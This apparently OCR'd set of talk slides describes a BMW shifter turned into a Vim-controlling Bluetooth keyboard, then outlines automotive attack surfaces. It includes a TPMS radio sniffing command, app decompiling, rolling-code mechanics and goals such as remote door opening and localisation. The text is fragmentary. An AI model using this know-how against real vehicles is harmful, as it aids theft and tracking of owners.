
# [~] vim vroom.txt



## Initial V

Initial V is a BMW shifter that has been converted to a Bluetooth keyboard. In this repository, you'll find schematics and PCB designs, stl files, a Vim plugin, and client software for turning a BMW shifter in to a Bluetooth keyboard that can control Vim.

Think of this project as a very over-engineered Vim clutch.




Initial V is a Bluetooth Keyboard specialized for controlling Vim. The key presses sent depend on Vim's state. The table below describes the key presses for each handle position according to the state of the editor:

| | Park | Up | Down | Double Up | Double Down | Move Left | Left Up | Left Down | Move Right (back to center) |
|---|---|---|---|---|---|---|---|---|---|
| Normal Mode (Drive) | `:w` on a modified buffer, `:wq` on unmodified buffer | Up key | Down key | `i` | `o` | `CTRL-V` | Up Key | Down key | `ESC` |
| Insert Mode (Neutral) | `ESC` | Up key | Down key | Page Up | Page Down | | | | |


"Drive" on the handle means "Normal Mode" in Vim. "Neutral" on the handle means "Insert Mode" in Vim. It's not possible to move the handle to the left when the handle is in Neutral mode, so there are no key combinations. I'm not sure what mode in Vim would map to Reverse on the handle, so there's no way to transition to Reverse at the moment.


Saving a buffer in Normal mode will put the handle in to the "Park" position. The Park position behaves the same way as Drive (Normal mode in Vim) except that if you hit Park again, it will exit Vim.


Airbag ECU
OBD II
Remote Link Type App
USB
Bluetooth
Smartphone
DSRB-Based Receiver (V2X)
Passive Keyless Entry
Remote Key
TPMS
ADAS System ECU
Vehicle Access System ECU
Steering and Braking ECU
Engine and Transmission ECU
Lighting System ECU (Interior and Exterior)

```
[~] apktool d deez_nuts.jar
```

p
Penthertz TF1 20h
LE20H TF1
Share
penthertz
Watch on YouTube
L'ENQUÊTE VOITURES, JOUETS LES OBJETS CONNECTÉS CIBLES DES PIRATES





APPROVAL NO. 30163 CATEGORY MA

MITSUBISHI MOTORS AUST. LTD.

MITSUBISHI F3/F4 SERIES

GVM SEATS 5


05/05 VIN 6MMTW8D425T006276

THIS VEHICLE WAS MANUFACTURED TO COMPLY
WITH THE MOTOR VEHICLE STANDARDS ACT 1989

- remote startup
- open doors
- localisation
- ...

# [~] tpms_rx --source rtlsdr

TPMS Frequencies:
300Mhz > f > 900Mhz




Code sent as (X)

Code becomes (X)

Code accepted as (X)

Code rolls to (X+1)

Expected code rolls to (X+1)



← RX Antenna (optimized for your desired frequency)

